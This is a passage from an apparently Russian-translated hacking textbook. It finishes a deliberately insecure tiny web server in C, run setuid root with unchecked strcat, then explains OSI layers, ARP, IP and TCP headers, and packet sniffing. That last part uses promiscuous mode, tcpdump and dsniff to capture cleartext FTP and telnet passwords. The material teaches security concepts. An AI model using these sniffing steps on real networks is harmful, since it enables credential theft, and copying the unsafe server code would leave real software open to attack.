        if(strncmp(request, "HEAD ", 5) == 0) // Запрос HEAD
           ptr = request+5; // ptr is the URL.

        if(ptr == NULL) { // Тип запроса неизвестен.
           printf("\tUNKNOWN REQUEST!\n");
        } else { // Корректный запрос, ptr указывает на имя ресурса
           if (ptr[strlen(ptr) - 1] == '/') // Если ресурс оканчивается на '/',
              strcat(ptr, "index.html");  // добавить в конец 'index.html'.
           strcpy(resource, WEBROOT);     // Поместить в resource
                                          // путь к корню
           strcat(resource, ptr);         // и дописать путь к ресурсу.
           fd = open(resource, O_RDONLY, 0); // Попытка открыть файл.
           printf("\tOpening \'%s\'\t", resource);
           if(fd == -1) { // Если файл не найден
              printf(" 404 Not Found\n");
              send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
              send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
              send_string(sockfd, "<html><head><title>
                          404 Not Found</title></head>");
              send_string(sockfd, "<body><h1>
                          URL not found</h1></body></html>\r\n");
```

```
            } else {       // Передать файл.
               printf(" 200 OK\n");
               send_string(sockfd, "HTTP/1.0 200 OK\r\n");
               send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
               if(ptr == request + 4) { // Это запрос GET
                  if( (length = get_file_size(fd)) == -1)
                      fatal("getting resource file size");
                  if( (ptr = (unsigned char *) malloc(length)) == NULL)
                      fatal("allocating memory for reading resource");
                  read(fd, ptr, length); // Читать файл в память.
                  send(sockfd, ptr, length, 0); // Отправить в сокет.
                  free(ptr); // Освободить память файла.
               }
               close(fd); // Закрыть файл.
            } // Конец блока if для файла найден/не найден.
         } // Конец блока if для корректного запроса.
      } // Конец блока if для корректного HTTP.
      shutdown(sockfd, SHUT_RDWR); // Корректно закрыть сокет
}

/* Эта функция принимает дескриптор открытого файла и возвращает
 * размер ассоциированного с ним файла. Возвращает -1 при ошибке.
 */
int get_file_size(int fd) {
      struct stat stat_struct;

      if(fstat(fd, &stat_struct) == -1)
         return -1;
      return (int) stat_struct.st_size;
}
```

В функции `handle_connection` поиск подстроки `HTTP/` в буфере запроса выполняет функция `strstr()`. Функция `strstr()` возвращает указатель на подстроку, которая должна быть в самом конце запроса. В этом месте строка завершается, а доступными для обработки признаются запросы `HEAD` и `GET`. Запрос `HEAD` лишь возвращает заголовки, тогда как запрос `GET` возвращает и запрашиваемый ресурс (если он найден).

Как показано ниже, в корневой каталог помещаются файлы *index.html* и *image.jpg*, после чего компилируется программа `tinyweb`. Чтобы выполнить привязку к порту, номер которого меньше 1024, нужны права суперпользователя, поэтому программе назначаются права `setuid root`, и она запускается. В режиме отладки сервера показаны результаты запроса веб-броузера на *http://127.0.0.1*:

```
reader@hacking:~/booksrc $ ls -l webroot/
total 52
-rwxr--r-- 1 reader reader 46794 2007-05-28 23:43 image.jpg
-rw-r--r-- 1 reader reader   261 2007-05-28 23:42 index.html
reader@hacking:~/booksrc $ cat webroot/index.html
<html>
```

```
<head><title>A sample webpage</title></head>
<body bgcolor="#000000" text="#ffffffff">
<center>
<h1>This is a sample webpage</h1>
...and here is some sample text<br>
<br>
..and even a sample image:<br>
<img src="image.jpg"><br>
</center>
</body>
</html>
reader@hacking:~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking:~/booksrc $ sudo chown root ./tinyweb
reader@hacking:~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking:~/booksrc $ ./tinyweb
Accepting web requests on port 80
Got request from 127.0.0.1:52996 "GET / HTTP/1.1"
        Opening './webroot/index.html'   200 OK
Got request from 127.0.0.1:52997 "GET /image.jpg HTTP/1.1"
        Opening './webroot/image.jpg'    200 OK
Got request from 127.0.0.1:52998 "GET /favicon.ico HTTP/1.1"
        Opening './webroot/favicon.ico' 404 Not Found
```

Адрес 127.0.0.1 – специальный: он указывает на локальную машину. Первоначальный запрос загружает с веб-сервера *index.html*, который в свою очередь запрашивает *image.jpg*. Кроме того, броузер автоматически запрашивает *favicon.ico*, чтобы получить значок для веб-страницы. На рис. 4.3 представлен результат выполнения этого запроса в броузере.




Рис. 4.3. *Пример веб-страницы*

0x430 Более низкие уровни

Когда вы работаете в веб-броузере, обо всех семи уровнях модели OSI уже позаботились вместо вас, и вы можете разгуливать по Сети, не задумываясь о протоколах. На верхних уровнях OSI многие протоколы могут быть текстовыми, так как все детали соединения скрыты на более низких уровнях. На уровне сеанса (5) (см. рис. 4.1) есть сокеты, предоставляющие интерфейс для передачи данных с одного узла на другой. На транспортном уровне (4) обеспечивается надежность и управление транспортом, а на сетевом уровне (3) IP обеспечивает адресацию и передачу пакетов. На канальном уровне (2) Ethernet обеспечивает адресацию между портами Ethernet, пригодную для связи в рамках локальной сети (LAN). В самом низу находится физический уровень (1), состоящий из проводов и протоколов для передачи битов из одного устройства в другое. Отдельное сообщение HTTP оборачивается на нескольких уровнях, по мере того как его передача задействует разные стороны связи.

Эту процедуру можно представить в виде запутанной бюрократической системы движения документов, как в фильме «Brazil». На каждом уровне находится клерк с узкой специализацией, понимающий только язык и протокол этого уровня. При передаче пакета каждый клерк выполняет обязанности, предписанные его уровнем, – кладет пакет в конверт для внутриофисной переписки, пишет на нем заголовок и передает клерку, находящемуся на следующем уровне. Этот клерк в свою очередь выполняет обязанности своего уровня, кладет конверт целиком внутрь другого конверта, пишет снаружи заголовок и передает следующему клерку.

Сетевой трафик – это болтливая бюрократия серверов, клиентов и одноранговых соединений. На более высоком уровне трафик может состоять из финансовых данных, электронной почты и практически чего угодно. Независимо от содержимого пакетов протоколы нижнего уровня для передачи данных из пункта А в пункт Б обычно одни и те же. Разобравшись с офисной бюрократией стандартных протоколов нижних уровней, вы сможете заглядывать в передаваемые пакеты и даже подделывать документы, чтобы манипулировать системой.

0x431 Канальный уровень

Самый нижний из видимых уровней – канальный. Если вернуться к аналогии с клерками и бюрократией и сравнить нижний физический уровень с тележками, на которых почта развозится по офису, то сетевой уровень можно уподобить международной почтовой системе, а канальный – внутриофисной. Этот уровень предоставляет средства адресации и отправки почты любому сотруднику офиса, а также возможность выяснить, кто находится в офисе в данный момент.

На этом уровне располагается Ethernet, обеспечивая стандартную систему адресов для всех Ethernet-устройств. Такой адрес называют адресом управления доступа к среде передачи (Media Access Control, MAC), или *MAC-адресом*. Каждому Ethernet-устройству присваивается глобально уникальный адрес из шести байт, обычно записываемый в шестнадцатеричном формате `xx:xx:xx:xx:xx:xx`. MAC-адрес иногда называют также *аппаратным адресом*, потому что он уникален для каждого аппаратного устройства и хранится в его интегральной схеме памяти. MAC-адрес можно рассматривать как номер системы социального страхования для устройства, потому что каждое устройство должно иметь уникальный MAC-адрес.

Ethernet-заголовок имеет размер 14 байт и содержит MAC-адреса отправителя и получателя Ethernet-пакета. Среди Ethernet-адресов есть также специальный широковещательный адрес, состоящий из одних двоичных единиц (`ff:ff:ff:ff:ff:ff`). Любой Ethernet-пакет, отправленный на этот адрес, будет послан всем подключенным к сети устройствам.

MAC-адрес устройства в сети неизменен, а его IP-адрес может регулярно изменяться. Понятия IP-адреса на этом уровне нет – есть только аппаратные адреса, поэтому необходимо каким-то образом связать эти две схемы адресации. В офисе почта, посланная работнику на его служебный адрес, попадает на нужный стол. В Ethernet применяется метод, названный протоколом разрешения адресов (Address Resolution Protocol, ARP).

Этот протокол позволяет создавать «схемы размещения сотрудников», чтобы связать IP-адрес с аппаратным устройством. В ARP есть четыре типа разных сообщений, но наиболее важны два – *ARP-запрос* и *ARP-ответ*. В Ethernet-заголовке любого пакета есть указатель типа этого пакета. Этот тип указывает, чем является данный пакет – сообщением ARP или IP-пакетом.

ARP-запрос – это сообщение, посылаемое по широковещательному адресу, содержащее IP-адрес и MAC-адрес отправителя и, по существу, говорящее: «Эй, есть здесь кто-нибудь вот с таким IP-адресом? Если есть, ответьте мне, пожалуйста, и сообщите свой MAC-адрес». ARP-ответ – это соответствующее сообщение, отправляемое по указанному MAC-адресу (и IP-адресу), в котором говорится: «Вот мой MAC-адрес, и этот IP-адрес принадлежит мне». В большинстве реализаций пары адресов MAC/IP, полученные из ARP-ответов, временно кэшируются, чтобы не посылать ARP-запросы и ARP-ответы для каждого отдельного пакета. Такие буферы аналогичны схемам размещения сотрудников офиса.

Например, если у одной системы IP-адрес 10.10.10.20 и MAC-адрес `00:00:00:aa:aa:aa`, а у другой системы в той же сети IP-адрес 10.10.10.50 и MAC-адрес `00:00:00:bb:bb:bb`, то эти системы не смогут общаться между собой, пока не узнают MAC-адреса друг друга (рис. 4.4).




Рис. 4.4. *Распознавание IP-адреса*

Если первая система желает установить TCP-соединение по IP со вторым устройством с IP-адресом 10.10.10.50, то первая система сначала поищет в своем ARP-кэше запись для 10.10.10.50. Так как это первая попытка двух данных систем соединиться, то такой записи не окажется, и по широковещательному адресу будет послан ARP-запрос, суть которого такова: «Если ты 10.10.10.50, ответь мне, пожалуйста, на 00:00:00:aa:aa:aa».

Поскольку этот запрос отправляется с широковещательным адресом, его видят все системы в сети, но ответить должна только система, имеющая заданный IP-адрес. В данном случае вторая система генерирует и отправляет прямо указанному 00:00:00:aa:aa:aa ARP-ответ, в котором говорится: «Я 10.10.10.50, и мой MAC-адрес 00:00:00:bb:bb:bb». Первая система, получив этот ответ, кэширует IP- адрес и MAC-адрес в своем ARP-кэше и использует для связи аппаратный адрес.

0x432 Сетевой уровень

Сетевой уровень можно сравнить с международным почтамтом: он описывает способ адресации и доставки, позволяющий посылать отправления в любое место. Действующий на этом уровне протокол адресации и доставки в Интернете так и называется – интернет-протокол (Internet Protocol, IP). В большей части Интернета применяется IP версии 4.

У каждой системы в Интернете есть IP-адрес. Его составляет группа из четырех байт хорошо известного вида xx.xx.xx.xx. IP-заголовки пакетов этого уровня имеют размер 20 байт и состоят из полей и битовых флагов, описанных в RFC 791.

Фрагмент RFC 791

```
[Стр. 10]
Сентябрь 1981
                                                    Internet Protocol
                              3. Спецификация
3.1. Формат заголовка IP
  Заголовок дейтаграмм IP имеет следующий вид (рисунок 4):
     0                   1                   2                   3
     0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |Version|  IHL  |Type of Service|          Total Length         |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |         Identification        |Flags|      Fragment Offset    |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    | Time to Live  |    Protocol   |         Header Checksum       |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                       Source Address                          |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                    Destination Address                        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                    Options                    |    Padding    |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Каждая позиция соответствует одному биту[1].
```

Эта весьма наглядная ASCII-диаграмма показывает поля и их место в заголовке. Стандартные протоколы прекрасно документированы. Как и в Ethernet-заголовке, в IP-заголовке есть поле протокола, описывающее тип данных в пакете, а также адреса отправителя и получателя для маршрутизации. Кроме того, в заголовке есть контрольная сумма, помогающая выявить ошибки передачи, и поля для управления фрагментацией пакетов.

IP используется в основном для передачи пакетов, формируемых на более высоких уровнях. Однако на этом уровне существуют пакеты межсетевого протокола управляющих сообщений (Internet Control Message Protocol, ICMP). Пакеты ICMP применяются для передачи сообщений и диагностики. IP менее надежен, чем почта, поскольку доставка IP-пакета конечному адресату не гарантируется. Если возникают трудности, то получатель уведомляет о них отправителя посредством ICMP-пакета.

---

[1] Version – версия, IHL – размер заголовка, Type of Service – тип сервиса, Total Length – общая длина, Identification – идентификационный номер, Flags – флаги, Fragment Offset – смещение фрагмента, Time to Live – максимальный срок существования, Protocol – протокол, Header Checksum – контрольная сумма полей заголовка, Source Address – адрес отправителя, Destination Address – адрес получателя, Options – параметры, Padding – дополнение пробелами. – *Прим. перев.*

С помощью ICMP часто проверяют возможность связи. ICMP-сообщения Echo Request и Echo Reply используются в утилите *ping*. Если один узел хочет проверить, может ли он маршрутизировать трафик другому узлу, то посылает ему через ping ICMP-сообщение Echo Request. Удаленный узел, получив Echo Request, посылает обратно ICMP-пакет Echo Reply. Эти сообщения позволяют определить задержку при прохождении данных между узлами. Важно, однако, помнить, что как ICMP, так и IP не устанавливают соединение: протоколы этого уровня лишь стараются доставить пакет адресату.

Иногда в сетях есть ограничения на размер пакетов, и передача больших пакетов запрещена. IP справляется с такой ситуацией, фрагментируя пакеты, как показано на рис. 4.5.




Рис. 4.5. *Фрагментация пакета*

Большой пакет разбивается на более мелкие, способные пройти через участок сети с ограничением, к каждому фрагменту добавляется IP-заголовок, после чего фрагмент отправляется. В заголовке каждого фрагмента содержится величина его смещения. Адресат, получивший фрагменты, по этим значениям смещений воссоздает большой IP-пакет.

Такие функции, как фрагментация, способствуют доставке IP-пакетов, но они никак не связаны с поддержкой соединений или гарантированной доставкой. Эту работу выполняют протоколы транспортного уровня.

0x433 Транспортный уровень

Транспортный уровень можно рассматривать как первую шеренгу клерков, забирающих почту с сетевого уровня. Если клиент хочет вернуть дефектный товар, он посылает сообщение с запросом номера разрешения на возврат (Return Material Authorization, RMA). Затем клерк, следуя протоколу возврата, просит квитанцию и в итоге выдает покупателю номер RMA, с которым тот может отослать товар. Почту

интересует только пересылка этих сообщений (и пакетов) туда и обратно, а не их содержимое.

Два главных протокола этого уровня – протокол управления передачей (Transmission Control Protocol, TCP) и протокол дейтаграмм пользователя (User Datagram Protocol, UDP). TCP чаще всего применяется интернет-службами: telnet, HTTP (протокол веб-страниц), SMTP (почтовый протокол) и FTP (передача файлов) основаны на TCP. Одна из причин популярности TCP в том, что он обеспечивает прозрачное и при этом надежное двунаправленное соединение между двумя IP-адресами.

Двунаправленное соединение в TCP похоже на разговор по телефону: после набора номера устанавливается соединение, позволяющее абонентам на обоих его концах общаться друг с другом. Надежность подразумевает, что TCP обеспечивает доставку данных адресату в правильном порядке. Если пакеты при передаче перемешаются и поступят в беспорядке, TCP обеспечит их правильный порядок для передачи на следующий уровень. Если какие-то пакеты окажутся утраченными, получатель придержит свои пакеты, пока отправитель не передаст отсутствующие пакеты заново.

Все эти функции осуществляются с помощью ряда *флагов TCP* и отслеживания *порядковых номеров* пакетов. TCP использует следующие флаги:

Флаг TCP	**Смысл**	**Назначение**
URG	Urgent	Указывает на важные данные
ACK	Acknowledgment	Подтверждает соединение; включен на протяжении большей части соединения
PSH	Push	Приказывает получателю передать данные сразу без буферизации
RST	Reset	Сбрасывает соединение в исходное состояние
SYN	Synchronize	Синхронизирует порядковые номера в начале соединения
FIN	Finish	Корректно закрывает соединение, когда участники связи прощаются друг с другом

Эти флаги хранятся в заголовке TCP вместе с портами отправителя и получателя. Заголовок TCP описан в RFC 793.

Фрагмент RFC 793

```
[Стр. 14]
Сентябрь 1981
                                                Transmission Control Protocol
            3. Спецификация для функций протокола
3.1. Формат заголовка
Передача сегментов TCP осуществляется в виде интернет-дейтаграмм. IP-
заголовок содержит несколько информационных полей, включая адреса узлов
отправителя и получателя [2]. TCP-заголовок следует за IP-заголовком
и дополняет его информацией, специфичной для протокола TCP. Такое деление
допускает использование на уровне узлов протоколов, отличных от TCP.

Формат заголовка TCP (рисунок 3):
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

Каждая метка указывает здесь место для соответствующего бита[1].
```

Порядковый номер очереди и номер подтверждения служат для сохранения состояния. Флаги SYN и ACK используются для открытия соединения в трехшаговой процедуре. Клиент, собираясь открыть соединение с сервером, посылает ему пакет, в котором установлен флаг SYN и сброшен флаг ACK. Сервер отвечает пакетом, в котором установле-

[1] Source Port – порт отправителя, Destination Port – порт получателя, Sequence Number – порядковый номер, Acknowledgment Number – номер подтверждения, Data Offset – смещение данных, Reserved – резервное поле, контрольные биты (URG – поле срочного указателя задействовано, ACK – поле подтверждения задействовано, PSH – функция проталкивания, RST – перезагрузка данного соединения, SYN – синхронизация номеров очереди, FIN – данных для передачи больше нет), Window – окно, Checksum - контрольная сумма, Urgent Pointer – срочный указатель, Options – параметры, Padding – дополнение пробелами, data – данные. – *Прим. перев.*

ны оба флага SYN и ACK. Чтобы завершить установление связи, клиент посылает пакет, в котором сброшен флаг SYN, но установлен флаг ACK. После этого у всех пакетов в соединении флаг ACK установлен, а флаг SYN сброшен. Только у первых двух пакетов в соединении установлен флаг SYN, потому что эти пакеты используются для синхронизации порядковых номеров (рис. 4.6).




Рис. 4.6. *Открытие соединения*

Порядковые номера позволяют TCP восстанавливать порядок получаемых пакетов, обнаруживать потерю пакетов и не допускать смешения пакетов из разных соединений.

При инициировании соединения на каждом его конце генерируется начальный порядковый номер. Этот номер сообщается другой стороне в первых двух пакетах SYN процедуры открытия соединения. Затем при передаче каждого пакета порядковый номер увеличивается на количество байт в секции данных пакета. Этот порядковый номер включается в TCP-заголовок пакета. Кроме того, каждый TCP-заголовок содержит номер подтверждения, равный порядковому номеру другой стороны, увеличенному на 1.

TCP прекрасно действует там, где необходимы надежность и двунаправленная связь. Однако эти функции оборачиваются дополнительными расходами на связь.

Для UDP характерен гораздо меньший объем накладных расходов и встроенных функций, чем для TCP. Ограниченная функциональность делает его похожим на протокол IP: он не устанавливает соединение и не надежен. Без встроенных функций для создания соединений и обеспечения надежности UDP оказывается альтернативным протоколом, предполагающим, что эти проблемы будет решать само приложение. Устанавливать соединение требуется не всегда, и в таких ситуациях UDP – более удачный выбор. UDP-заголовок, определенный в RFC 768, относительно невелик. Он состоит из четырех 16-разрядных

значений в таком порядке: порт отправителя, порт получателя, длина и контрольная сумма.

0x440 Анализ сетевых пакетов (сниффинг)

На канальном уровне пролегает различие между коммутируемыми и некоммутируемыми сетями. В *некоммутируемой сети* (*unswitched network*) пакеты Ethernet проходят через каждое имеющееся в сети устройство в предположении, что любое устройство будет рассматривать только адресованные ему пакеты. Однако довольно легко задать для устройства *неразборчивый режим* (*promiscuous mode*), в котором оно будет принимать все пакеты независимо от их адресата. Большинство программ перехвата пакетов, таких как *tcpdump*, по умолчанию переводят прослушиваемое ими устройство в неразборчивый режим. Неразборчивый режим можно установить с помощью команды `ifconfig`, как показывает следующий листинг.

```
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:17115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4602913 (4.3 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
          RX packets:17181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4668475 (4.4 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024
reader@hacking:~/booksrc $
```

Перехват пакетов, которые могут быть не предназначены для всеобщего обозрения, называют *сниффингом* (от *sniff* – нюхать). Сниффинг пакетов, проходящих в некоммутируемой сети, в неразборчивом режиме может дать разнообразную полезную информацию, как показано в следующем листинге.

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1
win 17316 <nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
```

```
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                          13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42
win 5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                          ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                          ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27
win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020 8018 438a 4c8c 0000 0101 080a 0007 1feb          ..C.L...........
0x0030 000e 10d1 3233 3020 5573 6572 206c 6565          ....230.User.lee
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a            ch.logged.in...
```

Данные, передаваемые по сети такими сервисами, как telnet, FTP и POP3, не шифруются. В предыдущем примере видно, как пользователь `leech` **регистрируется на сервере FTP с помощью пароля** `l8@nite`**. Так как процедура аутентификации во время входа в систему тоже не шифруется, имена пользователей и пароли содержатся в информационной части передаваемых пакетов.**

Программа *tcpdump* – замечательный универсальный *сниффер* (перехватчик пакетов), но есть и специальные инструменты для сниффинга, предназначенные для извлечения имен пользователей и паролей. Например, есть замечательная программа *dsniff* для выявления данных, представляющих интерес, которую разработал Даг Сонг (Dug Song).

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

0x441 Сниффер сокетов прямого доступа

